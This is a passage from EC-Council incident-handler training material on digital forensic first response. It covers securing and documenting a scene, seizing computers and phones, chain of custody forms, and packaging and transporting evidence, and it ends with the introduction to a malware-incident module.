  The first responder documents all information about the collected evidence in the chain of custody document sheet. The chain of custody document sheet contains information such as case number, name of the person who reported the case, address and telephone number, location of the evidence, date/time of evidence collection, and a complete description of the evidence.

- **Packaging and Transporting the Electronic Evidence**

  After collecting the evidence, the first responder labels it and places it in evidence storage bags to protect it from sunlight and high temperature. These bags also block


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

wireless signals, so wireless devices cannot acquire data from the evidence. Next, the first responder transports these packed bags to the forensics laboratory.

- **Gathering Preliminary Information at the Scene**

  At the time of an incident, the first responder secures the crime scene and the surrounding area to avoid tampering with the evidence. Preliminary information at the crime scene provides the basis for the forensics investigation and facilitates finding the evidence if there is no third-party interference at the crime scene.

Preliminary information helps the incident responders/investigators verify whether the crime had occurred, the nature of the incident, mark the perimeter, estimate the case process and expenditure, and gather knowledge of the plaintiff.

The preliminary information at the incident scene offers the following details:

- Type of incident
- Reason for the occurrence of the incident
- Potential damage caused by the incident
- Potential evidence from scattered objects outside the attacked system
- Details of the person who last used the system before the incident
- People who first knew about the incident's occurrence

## First Response Basics

The success of any incident response investigation depends upon how an onsite first responder handles the situation. He/she must act quickly and make appropriate decisions based on the severity of the incident's impact on the organization's assets and other information.

Some rules that the first responders must follow during a computer incident are as follows:

- Under no circumstances should anyone, except qualified forensic analysts, make any attempt to collect or recover data from any computer system or device that holds electronic information
- Any attempts to recover data by untrained persons could either compromise the integrity of the files or result in the files being inadmissible in administrative or legal proceedings
- Any information present inside the collected electronic devices is potential evidence and should be treated accordingly
- The workplace or office must be secured and protected to maintain the integrity of the crime scene and the electronic storage media

## First Response: Different Situations

The activities the first responder performs at the incident location greatly impact the investigation process and can influence the accuracy or the success of the investigation


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

procedure. Therefore, investigation firms must be careful when selecting the first response team for an incident.

The first response to an incident may involve one of three different groups of people, each having different tasks based on the circumstances of the incident:

- Local managers or other non-forensic staff
- System/network administrators
- Laboratory forensics staff

## First Response by Non-forensics Staff

Non-forensics staff is responsible for securing the crime scene and ensuring that it remains in a secure state until the forensics team advises otherwise. They should make notes and take photographs of the scene and those present, to hand over to the attending forensics team. The surrounding area linked to the incident should also be secured along with the computing systems or other electronic devices.

## First Response by System/Network Administrators

The system or network administrator's role is vital in ensuring network security and maintenance as well as investigating security breaches. The administrator is responsible for the monitoring and maintenance of the system as well as the network, and these activities can become the basis for the investigation during the forensic evaluation and administrative actions.

Once a system or network administrator discovers an incident, they must report it according to the current organizational incident reporting procedures. They should not perform any action unless directed to by the incident/duty manager or one of the forensic analysts assigned to the case.

Based on the incident that occurred, system/network administrators can take the following measures:

- Record what is on-screen if the computer is switched on
- Transfer copies of system logs onto a clean media
- If an ongoing attack is detected, seek top management approval before powering down any computing systems
- Isolate the computing systems or other digital devices from further use or tampering
- Document every detail relevant to the incident

The administrator should explain the security protocols and procedures followed for using the systems and storage media to the incident responder/investigator. The administrator might have to appear for legal proceedings to explain the measures taken during the first response phase.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## First Response by Laboratory Forensics Staff

The first response by laboratory forensics staff involves six stages.

1. **Documenting the Electronic Crime Scene**

   Documentation of the electronic crime scene is a continuous process during the investigation and makes a permanent record of the scene. This includes photographing and sketching the scene.

2. **Collecting Incident Information**

   Collecting incident information at the crime scene provides the basis for the forensic investigation and helps find the evidence easily if there is no third-party interference at the scene.

   The first responder can conduct individual interviews to verify if a crime has occurred and the nature of the incident. They can mark the perimeter and estimate the case process and potential damage caused. This stage involves the following:

   - Asking questions
   - Conducting individual interviews

3. **Planning the Search and Seizure**

   Formulating a proper plan for the search and seizure activity ensures that the investigating team has the proper authorization and guidelines to begin the investigation process. This stage involves the following:

   - Seeking consent
   - Obtaining witness signatures
   - Obtaining a search warrant for search and seizure

4. **Identifying and Collecting Electronic Evidence**

   Electronic evidence is versatile in nature and easily broken. The staff should be cautious in carrying out the following steps:

   - Conducting an initial search of the scene
   - Securing and evaluating the crime scene
   - Seizing evidence
   - Dealing with powered-OFF/ON devices at the time of seizure

5. **Packaging Electronic Evidence**

   At the time of packaging all collected electronic evidence, the staff must document and enlist it and all containers should be labeled appropriately. During packaging, the following steps should be taken:

   - Follow exhibit numbering


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Fill the panel on the front of evidence bags with proper details
- Avoid folding and scratching storage devices
- Label the containers that hold the evidence in an appropriate manner

**6. Transporting Electronic Evidence**

Incident responders/investigators should take special precautions for transporting electronic evidence. The following transporting procedures are to be followed to avoid physical damage:

- Ensuring proper handling and transportation to the forensics laboratory
- Having a strict chain of custody to keep track of all the forensics processes applied

## First Responder Common Mistakes

Usually, when a computer crime incident occurs in an organization, a system or network administrator takes charge as a first responder at the crime scene because many organizations do not appoint a special forensic investigator for such types of incidents. The system or network administrator cannot properly handle computer crime security incidents because they do not know first responder procedures or they do not have complete knowledge of the forensic investigation process. In such cases, they make the following common mistakes:

- **Shutting down or rebooting the victim's computer**

  In this case, the system loses all volatile data, such as modified, accessed, or changed (MAC) time and log files, shuts down the running processes when shutting down and rebooting.

- **Assuming that some components of the victim's computer are reliable and usable**

  In this case, using certain commands on the victim's computer may activate Trojans, malware, and time bombs that delete vital volatile data.

- **Not having access to baseline documentation about the victim's computer**
- **Failing to document the data-collection process**

## Health and Safety Issues

To protect the staff and preserve evidence such as fingerprints, the first responders should follow the below health and safety precautions:

- All elements of an agency's health and safety plan should be clearly documented
- Designated agency representatives should frequently monitor and document the health and safety program
- Everyone involved in the investigation of an incident must follow all health and safety considerations during all phases of incident handling, response, and forensic procedures
- Persons engaged in the inspection of different types of digital evidence should work according to the rules and policies of the agency


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- First responders should wear protective latex gloves for all onsite search and seizure operations; this protects the staff and preserves any fingerprints

# Understand the Process of Securing and Documenting the Crime Scene

Securing a crime scene is crucial for the entire incident handling process, as it safeguards the integrity of the evidence that could be presented to the court for proper justice.

This section will discuss the procedures that the first responders can use to secure and document a crime scene for further analysis and provide non-contaminated evidence before the court of law to consider in its deliberations.

## Documenting the Electronic Crime Scene

Documentation of the electronic crime scene is necessary to maintain a record of all the investigation processes performed to identify, extract, analyze, and preserve the evidence. The first responder must label all the available evidence and create a list with details, including the location of the crime, the status of the system, connected network devices, storage media, smartphones, mobile phones, PDAs, Internet, and network access.

Documentation will help trace the serial numbers or other identifiers of procured devices. Documenting also includes taking photographs, videos, notes, and sketches of the scene to recreate it later. The first responder needs to document the processes and activities running on the display screens. The crime scene documentation should contain comprehensive details of the investigation.

The points to consider while documenting the electronic crime scene are as follows:

- Documentation of the electronic crime scene is a continuous process during the investigation that makes a permanent record of the scene
- It is essential to correctly note down the site and state of computers, digital storage media, and other electronic devices
- Document the physical crime scene, noting the position of the system and other equipment, if any
- Document details of any related or difficult-to-find electronic components
- Record the state of the computer system, digital storage media, electronic devices, and predictable evidence, including their power status
- Take a photograph of the computer monitor's screen and note down what is seen on the screen

## Photographing and Sketching the Scene

Crime scenes are the main source of physical evidence; photographing the scene will provide the investigators with a visual reference for future use. The images will also help the investigators recreate the scene when required.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Along with photographs, the first responder should also make multiple sketches of the scene to convey the measurement relationship between the crime scene and the evidence found. The sketch explains the data in the documented photos and videos. It also portrays the positions of the camera as well as the photographer.

The following are the points to consider while photographing and sketching the crime scene:

1. On arrival, the first step taken by the first responder should be to photograph the scene
2. Photographs should be taken in a way that will not alter or damage the scene, and everything should be clearly visible
3. Take multiple photographs so that the entire crime scene is depicted
4. It is important to proceed all the way from the entire crime scene down to the smallest piece of evidence
5. Photos should also be taken of the back of the computer system to accurately show how cables are linked
6. If this cannot be done onsite, then all cables must be labeled so that the computer system can be reconnected at the forensics laboratory and photographed
7. After photographing the scene, the first responder should prepare sketches of the scene that record minute details about the objects present and their locations

## Planning the Search and Seizure

The search and seizure plan should include the following details:

- Description of the incident
- Case name or title of the incident
- Location of the incident
- Applicable jurisdiction, relevant legislation, and organizational policy
- Determining the extent of authority to search
- Creating a chain of custody document
- Details of equipment to be seized
- Search and seizure type (overt/covert)
- Approval from the local management
- Health and safety precautions, such as all forensic teams wearing protective latex gloves for all searching and seizing operations onsite to protect the staff and preserving any fingerprints that may come handy in the future

First responders must follow a specific protocol and perform some legal formalities, including obtaining warrants for search and seizure, collecting information about the incident, and seeking authorization and consent.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Collecting Incident Information

In compliance with departmental policies and applicable laws, first responders must collect the following information about the victim's devices and connected systems:

- Actual holders and/or users of any electronic devices present at the crime scene
- Web mail and social networking website account information
- Usernames
- Internet service providers
- Passwords required to access the resources such as system, software, and data
- Purpose of using the system
- Automatic applications in use
- Any offsite data storage
- Unique security schemes or destructive devices
- Documentation detailing the installation of hardware or software on the system

### Conducting Preliminary Interviews

The forensic team must conduct preliminary interviews to gather more evidence. As part of their preliminary investigation, first responders must perform the following steps to gather information about the persons present at the crime scene:

- Identify the persons present at the crime scene, conduct individual interviews, and note everyone's physical position and reason for being there
- As part of the investigation process, determine if the incident was a criminal act, policy violation, or accident
- If the suspect is present, ask questions that are compliant with the relevant human resources or legislative guidelines concerning the jurisdiction
- During an initial interview, suspects are often taken off guard, having been given little time to create a false story; thus, they will often answer any questions truthfully, helping investigators to gather helpful information about the incident
- If the system administrator is present at the time of the initial interview, gather essential information such as the number of systems involved, persons associated with a particular account, and the relevant passwords
- Take complete custody of the physical evidence for its safety and security
- Whenever possible, the evidence must be secured in such a way that only a person with complete authority is allowed access

## Initial Search of the Scene

Once the first responders arrive at the scene and unload their equipment, they will move to the scene of the incident and try to identify any evidence.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The first responders need to take the following steps while searching for evidence:

1. Survey the crime scene to recognize potential sources of evidence: Apart from computing systems, the first responders need to consider other components that might store digital information, such as audio and video recorders, video cameras, surveillance cameras, access cards, and global positioning systems (GPS)
2. Protect physical evidence or hidden fingerprints that may be found on keyboards, mice, and other equipment
3. Find cables that are connected to devices such as modems and caller ID boxes
4. Observe the current situation at the scene and record observations
5. Maintain a search and seizure evidence log to document the details of all the electronic devices and media identified during the search for evidence
6. Search the scene for secondary storage media such as hard disks, pen drives, etc.

## Securing and Evaluating the Crime Scene

First responders must protect the integrity of the evidence at the crime scene and prevent any unauthorized person from accessing the place. To do so, they need to identify the victim's devices, networks, etc., and mark a perimeter.

Some of the best practices to secure the crime scene include the following:

- Follow the standard procedures and policies of the legal authority while securing the scene
- Ensure that the scene is safe for the responders
- Secure all electronic devices, including personal or portable devices
- Verify any data that is related to the offense
- Do not allow any individual to access the scene or electronic devices
- Refuse any offer of help or technical assistance
- Isolate other persons who are present at the scene
- Locate and help the victim
- Transmit additional flash messages to other responding units
- Request additional help at the scene, if needed
- Establish a security perimeter to see if the offenders are still present at the crime scene area
- Protect and preserve the evidence that is at risk of being easily lost
- Protect perishable data (e.g., caller ID boxes) physically and electronically
- Ensure that devices containing perishable data are secured, documented, and photographed


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Locate cables that are connected to devices, such as modems and caller ID boxes
- Document, disconnect, and label telephone lines and network cables
- Observe the current situation at the scene and record observations
- Protect physical evidence or hidden fingerprints that may be found on keyboards, mice, and DVDs

### Seizing Evidence at the Crime Scene

The electronic devices and their components found at the crime scene are vital sources of evidence in digital forensic investigation. Thus, first responders must collect all electronic devices or any other media found at the crime scene. They also need to seize storage devices such as hard drives, memory cards, and removable media, as these devices could have stored information. Handheld devices such as smartphones, mobile phones, digital multimedia devices, and GPS receivers could have valuable information such as Internet browsing history, emails, chat logs and friend lists, pictures and image files, and financial records.

The peripheral devices themselves are potential evidence. For instance, information about device usage, information stored in scanned or printed documents, and incoming and outgoing phone and fax numbers can all be valuable evidence.

The evidence obtained must not be tampered with in any way from the start to the finish of a forensics investigation process for it to be admissible in a court of law. The first responders might encounter a variety of information storage and processing devices at the crime scene, which should be handled differently at the time of search and seizure to protect the evidence's integrity.

All seized items should be handled carefully. Pieces of evidence found at the crime scene should be identified, recorded, seized, and bagged with no attempts to determine the contents or status. All collected evidence should be tagged with necessary details such as the date and time of the collection and the initials of the collecting person.

## Understand the Process of Collecting Evidence at the Crime Scene

Evidence is crucial  understanding the nature of the attack and in tracing the attacker. Therefore, first responders should know where they can find evidence and how to gather it.

This section discusses collecting the evidence, dealing with powered-on computers, dealing with powered-off computers, dealing with networked computers, dealing with open files and startup files, operating system shutdown procedures, and dealing with smartphones or other handheld devices.

### Collecting the Evidence

Any individual acting as a first responder must secure the crime and document the scene, and must have the proper authority, training, and experience to start the collection of evidence. Prior to initiating the collection of evidence, first responders must gather the following details about the evidence:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Applicable jurisdiction and relevant legislation
- Chain of custody documentation
- Details of the equipment containing evidence:
  - Structure type and size
  - Location (all in one place, spread across the building or floors)
  - Type of device and associated connections
  - Model
  - Powered status
  - Network status and type of network
  - Backups (if any), intervals of backup, last time and date, and the location
  - Whether it is necessary to take the server down and the degree of business impact
- Approval of authorities and local management

The points to remember while preserving the electronic evidence are listed below:

- Document the actions and changes that you observe on the monitor, system, printer, or other electronic devices
- Verify that the monitor is ON, OFF, or in sleep mode
- Remove the power cable, depending on the power state of the computer, that is, ON, OFF, or in sleep mode
- Do not turn ON the computer if it is in the OFF state
- Take a photo of the monitor screen if the computer is in the ON state
- Check the connections of the telephone modem and router
- Remove the power plug from the router or modem
- Remove any portable disks that are available at the scene to safeguard potential evidence
- Photograph the connections between the computer system and the related cables, and label them individually
- Label every connector and cable connected to the peripheral devices

For handheld devices such as smartphones, tablets, and digital cameras, the follow points also apply:

- Do not turn the device ON if it is OFF
- Leave the device as it is if it is ON
- Photograph the screen display of the device
- Label and collect all cables and transport them along with the device


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Make sure that the device is charged

## Dealing with Powered-On Computers

Electronic evidence is versatile in nature and easily broken during collection, preservation, and analysis. Therefore, first responders must act with caution while dealing with powered-on computers to prevent any damage to the evidence residing on them. In a powered-on computer system, both portable and desktop, the RAM contains crucial vital information, which is volatile in nature. Removing or shutting down the power supply will lead to the deletion of this vital information. First responders must collect the volatile data from the powered-on device only if they have sufficient skills, ability, and proper authorization; else they must wait for the arrival of the incident response team.

First responders must perform the following steps while collecting electronic evidence from powered-on computers:

- If a computer is switched ON and the screen is viewable, photograph the screen and document the running programs, open files, or data of evidentiary value
- If a computer is ON and the monitor shows a screensaver, move the mouse slowly without pressing any mouse button; then, photograph the screen and document the programs
- If a portable computer wakes up, record the time and date at which this occurs, take a photograph of the screen, and document all programs running
- Pull the power cord from the back of the computer immediately in the following situations:
  - There is an indication on-screen that data is being overwritten or deleted
  - Destructive processes are observed to be running to obliterate data from data storage devices
  - The computer screen shows a typical Microsoft Windows environment; in this case, disconnection of the power supply would still preserve many valuable information such as the time of last user login, recently used documents and commands, etc.
- Do not disconnect the power in case of the following situations:
  - Data of evidential value is visible on the computer display
  - There are active programs or files in use, such as chatrooms, open text files, financial documents, instant messages, etc.
    - Photograph and thoroughly document all on-screen information
    - Perform volatile data-collection and preservation process
- After collecting volatile data, pull the plug from the back of the computer to disconnect the power supply
- In case of portable computers, remove the battery and unplug the power cord from the wall socket


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- If the battery removal is not possible, press down the power switch for 30 seconds to force the power off

## Dealing with Powered-Off Computers

- If the computer is switched off, leave it OFF
- Disassemble and package it by doing the following things:
  - Remove the power supply cord from the back of the computer and from the wall outlet, or battery backup device and secure it
  - Disconnect all wires and cables from the computer and secure them
  - Check for any removable media and secure them if present
  - Tag the evidence clearly and note all important details in the search and seizure evidence log
  - Document the chain of custody
- If a monitor is switched OFF and the display is blank:
  - Turn the monitor ON, move the mouse slightly, observe the changes from a blank screen to another screen and note the changes
  - Photograph the screen
- If a monitor is switched ON and the display is blank:
  - Move the mouse slightly
    - If the screen does not change on moving the mouse slightly, do not press any keys
  - Photograph the screen

## Dealing with Networked Computers

If the victim's computer has an Internet connection, the first responder must adhere to the following procedures to protect the evidence:

- Unplug the network cable from the router and modem because an active Internet connection can make it vulnerable to further attacks
- Do not use the computer for evidence search because it may alter or change the integrity of the existing evidence
- Photograph all the devices connected to the victim's computer, especially the router and modem, and take photographs of the computer from different angles
- If any devices are present in the surrounding area, such as a printer or scanner, take photographs of those devices
- If the computer is turned OFF, leave it in that state and follow the procedure of disassembling and packaging it


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- If the computer is turned ON, photograph the screen and follow the steps for powered-on computers
- Unplug the main power cord from the wall socket
- Unplug all cords and devices connected to the computer and label them for identification
- Pack the collected electronic evidence properly and place it in a static-free bag
- Keep the collected evidence away from magnets, high temperature, radio transmitters, and other elements that may damage the integrity of the evidence
- Document all the steps that are involved in searching and seizing the victim's computer for later investigation

## Dealing with Open Files and Startup Files

When a computer crime occurs via a malware attack, the malware creates certain files. To run the malicious code, the malware creates some files in the startup folders for Windows OSes and in the "rc.local file" folder for Linux OSes. First responders can obtain vital information from these files.

Following are the steps for dealing with open files and startup files:

- Open any recently created documents from the startup or system32 folder in Windows and the rc.local file in Linux
- Document the date and time of the files
- Examine the open files for sensitive data such as passwords or images
- Search for unusual modified, accessed, or changed (MAC) times on vital folders and startup files
- Use the `dir` command for Windows or the ls command for Linux to locate the actual access times on those files and folders

## Operating System Shutdown Procedure

First responders must make a crucial decision when shutting down the computer system. In case the first responders need to shut the systems down, they must either collect or wait for the collection of the volatile data from the systems, as the systems delete this data after shutting down, and it is impossible to retrieve.

First responders must shut down the systems in a proper manner so that it will not damage the integrity of the files. Different operating systems have different shutdown procedures. First responders must follow the predefined shutdown procedure for different operating systems; otherwise, data may be lost as the hard drives may crash.

Follow these steps for Windows OS:

- Take a photograph of the screen
- Document any running programs


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Click on the **Windows** button
- Click the **Power** (⏻) option from the menu
- Then, select **Shut down** option
- Wait until the system shuts down completely and unplug the power cord from the wall socket

Follow these steps for macOS:

- Record the time from the menu bar
- Click the **Apple** icon located on the top left-hand side of the macOS taskbar
- Select "**Shut Down**" near the bottom
- Unplug the power cord from the wall socket

Follow these steps for UNIX/Linux OS:

- Right-click on the **Desktop** and select the **Console** option
- If root user's prompt is set to #sign mode:
  - Enter the password if available and type **sync;sync;halt** to shut down the system
  - If the password is not available, unplug the power cord from the wall socket
- If it is set to console #sign mode:
  - Enter the user's ID and press **Enter** on the keyboard
  - If the user ID is root, type **sync;sync;halt** to shut down the system
  - If the user's ID is not root, unplug the power cord from the wall socket

## Dealing with Smartphones or Other Handheld Devices

- Photograph the device and its screen display
- Do not turn the device ON if it is OFF
  - Collect and label the power cables and package the device
  - Collect information on whether any security feature is enabled on the device, such as pass patterns, passwords, or biometrics
  - Look for any computing systems that may contain device backups
  - Tag the evidence and note all important details of the seized item in the search and seizure evidence log
  - Document the chain of custody
- Leave the device as it is if it is ON
  - Keep the device charged as evidence might be lost if the device is turned OFF


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Explain the Process for Preserving, Packaging, and Transporting Evidence

Understanding the importance of preserving evidence is important because forensic evidence is fragile in nature and can be easily tampered. It is essential to safeguard the integrity of the evidence to render it acceptable in a court of law.

This section discusses evidence preservation, the chain of custody, the basic format of the chain of custody document, and the chain of custody form. It also outlines the evidence bag contents list. It then discusses how packaging, transporting, and storing electronic evidence must be performed securely.

## Preserving Evidence

Handling and preserving evidence are among the most significant aspects of a digital forensic investigation. Evidence preservation refers to the proper handling and documentation of evidence to ensure that it is free from contamination. Any physical and/or digital evidence seized should be isolated, secured, transported, and preserved to protect its true state. First responders should take all necessary steps to ensure that the evidence remains in its true state, precisely as it was found at the crime scene. At the time of evidence transfer, both the sender and the receiver need to provide information about the date and time of transfer in the chain of custody record.

The procedures used to protect the evidence and document it while collecting and shipping are as follows:

- The logbook of the project to record observations related to the evidence
- A tag to uniquely identify any evidence
- A chain of custody record

## Chain of Custody

Chain of custody refers to a legal document that demonstrates the progression of evidence as it travels from the original evidence location to the forensic laboratory. It is a roadmap that shows how first responders and investigators collected, analyzed, and preserved the evidence. The first responders/investigators need to present this document in court. This, in turn, ensures accurate auditing of the actual data evidence, imaging of the source media, tracking of the logs, etc. The chain of custody shows the technology used and the methodology adopted in the forensic phases and the persons involved.

The chain of custody administers evidence collection, handling, storage, testing, and disposition. It ensures the protection of evidence against tampering or substitution of evidence. Chain of custody documentation should list all the people involved in collecting and preserving evidence and their actions, with a stamp for each activity.

The chain of custody form should identify the following:

- Sample collector
- Sample description, type, and number


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Sampling data and location
- Any custodians of the sample

The submission of digital evidence in court requires a multi-dimensional approach. From this point of view, the chain of custody assumes significance. The first responder needs to document each step taken while collecting the evidence. The document should also include detailed notes of procedures performed on the evidence. It is important that the first responders clarify the source, date of recovery, method of recovery, and nature of the digital evidence. Individuals possessing a piece of evidence must handle it in a manner so that they can stand legal scrutiny against any evidence tampering claims.

The chain of custody document contains all the information about the obtained evidence. This includes the following:

- **Case number**

  It is a unique number allocated by the forensics laboratory or agency to the crime case.

- **Name and title from whom it was received**

  This field contains information about the individual releasing or forwarding the evidence item to inquiry personnel.

- **Address and telephone number**

  This field contains the complete address and telephone numbers of the individuals who handled the electronic evidence.

- **Location of the evidence**

  This field contains information about the physical location of the evidence during its extraction or acquisition.

- **Date/time of evidence**

  This field contains information about the data and time of acquiring the evidence.

- **Reason and process of obtaining the evidence**

  This field contains information about why the first responders obtained the evidence item and the process they followed for acquiring it.

- **Item number/quantity/description of items**

  This field contains complete information about the obtained evidence, such as the following:

  - Name of the evidence
  - Color
  - Manufacturing company name
  - Marking information
  - Packaging information


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Simple Format of the Chain of Custody Document

| Chain of Custody Document | | |
|---|---|---|
| Laboratory or Agency Name: | Case Number: | |
| Received From (Name and Title): | Address and Telephone Number: | |
| Location From Which Evidence Was Obtained: | Reason Evidence Was Obtained: | Date and Time Evidence Was Obtained: |

| Item Number | Quantity | Description of Item |
|---|---|---|
| | | |

Figure 3.1: Sample chain of custody document

# Chain of Custody Form

| Computer System Worksheet | | |
|---|---|---|
| GSI File # | | |
| Date: | Agency: | Agency Case #: |
| Site #: | Site Address #: | |
| Examiner: | | |
| Notes: | Room/Location ID: | |
| Computer Description (Fill –in or check all that apply) | | |
| Make: ☐ None | Case Type ☐ Mini Tower ☐ Mid Tower ☐ Full Tower ☐ Laptop ☐ Desktop ☐ All in one ☐ Rack Mount | |
| Model: ☐ None | System Date: | Local Date: |
| Serial #: ☐ None | System Time: | Local Time: ☐ PSD ☐ PDT |
| OAN: ☐ None | System Status: ☐ On ☐ Active ☐ Suspended/Stand-by ☐ Screen Saver Active ☐ Off ☐ No Power/Not Connected ☐ Other | |
| Apparent OS ☐ Unknown | Active/Open Programs: ☐ None ☐ N/A | |
| From ☐ N/A ☐ Start Button ☐ Screen ☐ Other | 1. | |
| Shutdown Method ☐ Hard ☐ Soft ☐ Unknown ☐ N/A ☐ Other | 2. | |
| Shutdown Date and Time | 3. | |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| Peripherals and Connections | | | | |
|---|---|---|---|---|
| ✔ | INTERFACE | DESCRIPTION | NOTES | |
| ☐ | RJ-45 | NIC Interface | | |
| ☐ | RJ-11 | Telephone Modem | | |
| ☐ | ☐ EGA ☐ VGA | Monitor | Media Model | Serial No |
| ☐ | ☐ PS/2 ☐ AT | Keyboard | Media Model | Serial No |
| ☐ | ☐ PS/2 ☐ AT | Mouse | Media Model | Serial No |
| ☐ | ☐ LPT ☐ USB | Printer | Media Model | Serial No |
| ☐ | ☐ A/V | Speaker | Media Model | Serial No |
| ☐ | | | Media Model | Serial No |
| ☐ | PASSWORD INFO: | | | |

| Chain of Custody Form | | | | |
|---|---|---|---|---|
| Package #' s | Date/Time | Released By | Received By | Reason |
| | Date<br>Time | Name/Agency<br>Signature | Name/Agency<br>Signature | |
| | Date<br>Time | Name/Agency<br>Signature | Name/Agency<br>Signature | |
| | Date<br>Time | Name/Agency<br>Signature | Name/Agency<br>Signature | |
| | Date<br>Time | Name/Agency<br>Signature | Name/Agency<br>Signature | |
| | Date<br>Time | Name/Agency<br>Signature | Name/Agency<br>Signature | |
| | Date<br>Time | Name/Agency<br>Signature | Name/Agency<br>Signature | |

Figure 3.2: Sample chain of custody form

## Evidence Bag Contents List

The panel on the front of evidence bags must, at the very least, contain the following details:

- Date and time of seizure
- Incident responder who seized the evidence
- Exhibit number


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Site from which the evidence was seized
- Details of the contents of the evidence bag
- Submitting agency and its address

Additional details on the panel of the evidence bags include the names of the officers who took photographs or prepared the scene sketch, sites where individual items were found, and names of the suspects, if any.

## Packaging Evidence

- Ensure the gathered electronic evidence is correctly documented, labeled, and listed before packaging
- Pay special attention to hidden or trace evidence, and take necessary actions to safeguard it
- Pack magnetic media in antistatic packaging
- Do not use materials such as plastic bags for packaging because they may produce static electricity
- Avoid folding and scratching storage devices such as pen drives and external hard drives
- Make sure that all containers that contain evidence are labeled in the appropriate way
- Use antishock packing material such as bubble wrap, Styrofoam, etc., in the containers holding evidence




Figure 3.3: Packed evidence


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Exhibit Numbering

Exhibit numbering or exhibit labeling refers to tagging evidence with a sequential number, which includes the case and evidence details. This helps investigators easily identify the evidence and ascertain its details. The first responders should mark all the evidence in a pre-agreed format, such as **aaa/ddmmyy/nnnn/zz**, where:

- **aaa** refers to the initials of the forensic analyst or law enforcement officer seizing the equipment
- **dd/mm/yy** is the date of seizure
- **nnnn** is the sequential number of the exhibits seized by aaa, starting with 001 and going to nnnn
- **zz** is the sequence number for parts of the same exhibit (e.g., "A" could be the CPU, "B" the monitor, "C" the keyboard, etc.)

## Determining the Location for Evidence Examination

Decide the place to examine the evidence after obtaining it. The recommendation for the environment includes a forensic work area or laboratory. It is better to have a controlled environment in case the examination is on site. Considerations for the assessment location may include the following:

- The time required to recover the onsite evidence
- Logistic and workforce concerns related to long-term deployment
- The business impact of a time-consuming search
- Any equipment, resources, and media suitable for an onsite examination

## Transporting and Storing Evidence

First responders need special tools to analyze the devices, extract the evidence, and analyze it. If onsite evidence recovery is not a prerequisite, they must transport it to the laboratory for investigation.

Digital evidence is generally stored in computers and electronic devices, which are sensitive to extreme weather conditions, physical shock, static electricity, humidity, and magnetic fields. First responders must transport and store all physical evidence for further analysis after collecting volatile information.

While transporting and storing electronic evidence, they must perform the following actions:

- Avoid turning the computer upside down or putting it on its side during transportation
- Keep the electronic evidence collected from the crime scene away from magnetic sources such as radio transmitters, speaker magnets, and heated seats
- Store the evidence in a safe area, away from extreme heat, cold, or moisture
- Avoid storing electronic evidence in vehicles for a long period of time
- Maintain proper chain of custody on the evidence that is to be transported


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure that wireless or portable devices do not connect to the networks by storing them in signal blocking containers

## Module Summary

In this module, we discussed the importance of first response and the roles of first responders in a cybercrime scene. We also discussed securing and documenting the crime scene and explained the various methods involved in collecting evidence. The module ended with a detailed discussion on preserving, packaging, and transporting the evidence.

In the next module, we will discuss handling and responding to malware incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.

E|CIH
EC-Council | Certified Incident Handler

EC-Council
Building A Culture Of Security



Module 04

# HANDLING AND RESPONDING TO MALWARE INCIDENTS

EC-Council Official Curricula

This page is intentionally left blank.

# Learning Objectives

As modern technologies continue to advance, attackers are adopting various attack techniques to compromise organizational systems and networks. One such technique involves using malicious software, or malware, which is specially designed to target an organization's systems and network in order to gain access to sensitive information. Malware incidents pose a significant threat to businesses today, as they can lead to the deletion of confidential information, disruption of services, identities spoofing, application hijacking, and so on.

Therefore, an Incident Handling and Response (IH&R) team must be well-equipped with the necessary skills and technologies to address and respond to various types of malware incidents across an organization's IT infrastructure. Additionally, the IH&R team must proactively detect and analyze the malware incidents to determine the root cause and mitigate them quickly before they can cause any severe damage.

At the end of this module, you will be able to:

- Understand the handling of malware incidents
- Explain preparation for handling malware incidents
- Understand detection of malware incidents
- Explain containment of malware incidents
- Describe how to perform malware analysis
- Understand eradication of malware incidents
- Explain recovery after malware incidents
- Understand the handling of malware incidents - case study
- Describe best practices against malware incidents

# Understand the Handling of Malware Incidents

Malware attacks constitute the most common type of attacks against any organization. As IH&R personnel, you must be aware of the steps that must be followed to handle malware incidents.

This section discusses the importance of handling malware incidents, methods of malware propagation, and common techniques attackers use to distribute malware on the web.

